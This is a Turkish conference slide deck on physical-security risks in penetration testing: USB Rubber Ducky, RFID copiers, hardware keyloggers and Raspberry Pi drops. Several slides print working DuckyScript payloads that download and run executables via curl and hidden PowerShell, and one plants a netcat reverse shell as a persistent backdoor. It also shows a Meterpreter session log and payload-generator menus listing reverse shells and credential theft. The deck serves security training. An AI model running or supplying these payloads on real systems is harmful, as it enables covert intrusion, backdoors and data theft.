# Sızma Testlerinde Fiziksel Güvenlik Riskleri

Siber Güvenlik Konferansı’14

Harbiye / İstanbul

# Konuşmacı Hakkında

Ozan UÇAR

- Kıdemli Bilgi Güvenliği Danışmanı
- Eğitmen

BGA Bilgi Güvenliği AKADEMİSİ
ozan.ucar@bga.com.tr
http://twitter.com/ucarozan
www.cehturkiye.com & blog.bga.com.tr

# Sunumun Amacı Nedir / Ne Değildir.

- Yazılımsal risklerin yanı sıra fiziksel güvenlik zafiyetlerinin bizlere (ve sizlere) etkisini tartışmak.
- ~~Paranoyaklık yaratmak değildir.~~
- Yeni şeyler öğrenmek, fikir üretmek.
- Ve biraz eğlenmek :)

# Fiziksel Etkileşimler


- USB aygıtlar ile bilgi alış verişi
- Klavye/Mouse kullanımları
- Kablosuz ağ kullanımları
- CD/DVD okuyuculara erişim
- Datacenter’lardaki kabinler,raflar
- Fiziksel erişime açık, aktif ağ cihazları (router,switch,access point vb.)

# Pratik Hayattan Fiziksel Riskler

Gerçek hayatta pratik olarak karşılaşabileceğimiz fiziksel riskler;

- **Programlanabilir USB Aygıtlar**
- **Sahte Kablosuz Ağlar**
- **RFC/NFC Yan Atak Saldırıları**
- **RFID Kopyalayıcılar**
- **Donanımsal Keyloggerlar**
- **Mini Donanımlar (Raspberry pi)**

# USB HID


Micro SD Storage
Replay Button
LED Indicator
Type A Plug
60 MHz 32-Bit CPU

# USB HID

# USB HID

- USB Rubber Ducky klavye chipsetine sahip programlanabilir konsept bir donanımdır.
- Kolaylıkla programlanabilir USB Rubber Ducky aynı zamanda içinde bulunan micro sd kart ile sisteme veri aktarabilme özelliğine de sahiptir.

# USB HID / Hangi Sistemleri Etkiler ?

USB portundan erişim kurduğunuz tüm sistemlerde,

- Linux / Windows / Mac OS X işletimi sistemine sahip tüm bilgisayarlarda.
- Micro Usb Girişe Sahip Mobile Cihazlar (Android vb.)
- Switch/Router gibi aktif ağ cihazları
- Endüstriyel Sistemler

# Neden İhtiyaç Duyarız ?

- Komutarları sizden daha hızlı ve hatasız gönderir
- Siz kurbanı oyalarken, o saldırı gerçekleştirir.
- Çalışması zamanlanabilir (taktıkdan şu kadar süre sonra, kurban sisteme giriş yaptığında çalış gibi gibi)
- 1 dakikadan az sürede hedefe ulaşabilirsiniz (sadece hayal edip, uygulayın)
- Autorun özelliğine ihtiyaç yok!
- Antivirus, Sezgisel Antiloggerlar ve Firewall’lar ile hiç sorunu yok.

# USB HID / OS Attack Payloads

- Program indirip kurma,çalıştırma.
- Kullanıcı Oluşturma
- Dosya yükleme, arama, indirme
- Proxy in the Middle
- DNS ayarlarını değiştirme


# USB HID / OS Attack Payloads

- Parola denemeleri
- Yerel parola özetlerini elde etmek (LM/NTLM Hash)
- Aktif kullanıcı parolalarını almak (mimikatz)
- Klavye kısa yolları ile hayal ettiğiniz herşey

**Söz sizde ...**

# USB HID / Wifi Attack Payloads


- Bilgisayarı kablosuz ağ üzerinen erişime açma




- Sahte bir kablosu

# USB HID / Wifi Attack Payloads

- Proxy in the Middle




# Uygulamalar / Android

Cep telefonlarının casus yazılımlar ile uzaktan kontrolü

Demo: https://www.youtube.com/watch?v=lO6ddGSv_U0

# Uygulamalar / Windows

Windows Sistemlere Casus yazılım bulaştırma (Powershell aracılığı ile)



# USB HID / Programlama (DucyScript)

- USB Rubber Ducky nin programlanması için kullanılan dile verilen isim DuckyScript’dir.
- Herhangi bir text editörü ile yazılabilir.(nano, VI, gedit, notepad vb.)
- Basit bir sözdizimine sahiptir, tüm komutlar bir satırda ve büyük harfler kullanılarak yazılmalıdır.

# USB HID / Programlama (DucyScript)

**Windows Test**

```
DELAY 3000
GUI R
DELAY 500
STRING notepad
DELAY 500
ENTER
DELAY 750
STRING Merhaba
Dunya!!!
ENTER
```

**Mac OS X Download & Execute**

```
DELAY 1000
COMMAND SPACE
DELAY 800
STRING Terminal
DELAY 500
ENTER
DELAY 500
STRING curl http://www.site.com/
script.py > file.py
ENTER
DELAY 1000
STRING python file.py
ENTER
```

**Windows Download & Execute**

```
DELAY 3000
GUI r
DELAY 100
STRING powershell (new-object
System.Net.WebClient).DownloadF
ile('http://site.com/aa.exe','%TEMP
%\bb.exe');
DELAY 100
STRING Start-Process "%TEMP%
\bb.exe"
ENTER
```

# USB HID / Programlama (DucyScript)

- **Simple Duck Payload Generator**

https://code.google.com/p/simple-ducky-payload-generator/

```
Simple-Ducky Payload Generator
Get your USB Rubber Ducky @ http://hakshop.myshopify.com/
If you would like to submit your payload send it to skysploit@gmail.com
Hak5 forums: http://forums.hak5.org/index.php?/forum/56-usb-rubber-ducky/
Simple-Ducky: https://code.google.com/p/simple-ducky-payload-generator/
Ducky-Decode: https://code.google.com/p/ducky-decode/
Simple-Ducky Author: Travis Weathers (skysploit) | skysploit@gmail.com
Encoder by: ApacheTech & Midnitesnake Encoder Version: v2.6
Last Modified: 22 JUN 2013 Simple-Ducky Version: v1.1.1

Where would you like to start?

1. Custom Payload Builder
2. Windows Reverse Shell Payloads
3. WiFi Attacks
4. Password Attacks
5. Linux & OS X Payloads
6. Forced Phishing & Web Attacks
7. Clean up the Encoder directory
8  Executables with Durandal Backdoor (DBD)
9. Dependency Checker
10.FTP Server Setup/User Add
11.LM/NTLM Password Hasher
12.Site2lst Custom Wordlist Builder
13.Quit

Option:
```

# USB HID / Programlama (DucyScript)

- **Online Ducky Toolkit**

http://www.ducktoolkit.com

www.ducktoolkit.com/ScriptSelection.jsp

Select Payloads

Create Script

When you have selected all required scripts press 'Continue'

Continue

Advertisement

**Reconnaissance**

- Computer Information
- User Information
- USB Information
- Shared Drive Information
- Program Information
- Installed Updates
- User Document List
- Basic Network Information
- Network Scan
- Port Scan
- Copy Wireless Profile
- Take Screen Captures
- Copy FireFox Profile
- Extract SAM File

**Exploitation**

- Find and Upload File (FTP)
- Disable Firewall
- Add User
- Open Firewall Port
- Start Wi-Fi Access Point
- Share C:\ Drive
- Enable RDP
- Create a Reverse Shell
- Local DNS Poisoning
- Delete a Windows Update

**Reporting**

- Save Report to Target Machine
- FTP Report to External Host

# Uygulamalar / Windows

```
GUI r
DELAY 100
STRING powershell -windowstyle hidden (new-
  object
  System.Net.WebClient).DownloadFile('
  http://89.95.238.x/b.txt','%TEMP%\ajan007.exe');
  Start-Process "%TEMP%\winmgmt.exe"
ENTER
```

# Uygulamalar / Windows

```
[*] Meterpreter session 2 opened ([redacted]5.238.[redacted]:8080 -> 212.175.150.127:63820) at 2014-04-24 17:0
2:20 +0300

msf exploit(handler) > sessions

Active sessions
===============

  Id  Type                   Information          Connection
  --  ----                   -----------          ----------
  1   meterpreter x86/win32  ABC-PC\ABC @ ABC-PC  [redacted]95.238.[redacted]8080 -> 212.175.150.127:50265 (17
2.16.53.143)
  2   meterpreter x86/win32  ABC-PC\ABC @ ABC-PC  [redacted]95.238.[redacted]8080 -> 212.175.150.127:63820 (17
2.16.53.143)

msf exploit(handler) > sessions  -i 2
[*] Starting interaction with 2...

meterpreter > sysinfo
Computer        : ABC-PC
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x64 (Current Process is WOW64)
System Language : tr_TR
Meterpreter     : x86/win32
meterpreter > [redacted]
```

# Uygulamalar / Mac OS X & Linux

Mac OS X / Linux sistemlere kalıcı arka kapı bulaştırma.

# Uygulamalar / Mac OS X & Linux

```
CTRL-ALT T
DELAY 400
ENTER
DELAY 300
STRING touch .script.sh
ENTER
STRING echo nc -nv ipport -e /bin/bash > .script.sh
ENTER
STRING chmod +x .script.sh
ENTER
STRING ./.script.sh ; bg
ENTER
DELAY 200
CTRL z
DELAY 400
STRING exit
ENTER
```

# Hardware Keylogger


- Klavye girişlerini hafızasına kaydeder.
- Kablosuz ağ üzerinden veri aktarma özelliğine sahip modelleri vardır.

# RFID Kart Çoğaltıcılar


Kullanım alanları;

- Kapı vb. kimlik doğrulama durumlarında
- Casino’lar
- Bizim spor salonunun giriş turnikeleri :P
- http://www.ebay.com/bhp/rfid-copier

# Raspberry pi

Mini bilgisayar

- Yerel ağlara fiziksel erişimlerde kullanılır.
- Wifi/3G destekler




http://en.wikipedia.org/wiki/Ra

# Raspberry pi Kullanım Alanları

Fiziksel erişim kurulduğu durumlarda;
Hedef olacak noktalar;

- Yazılıcılar
- Projeksiyon Cihazları
- Switch

# Raspberry pi Kullanım Alanları

Fiziksel erişim kurulduğu durumlarda;
Amaçlar;

- 802.1x kontrolleri vb. kontroller dummy cihazlar için -genellikle- kapatılır, yerel ağa uzaktan tam erişim sağlamak için ideal yöntem.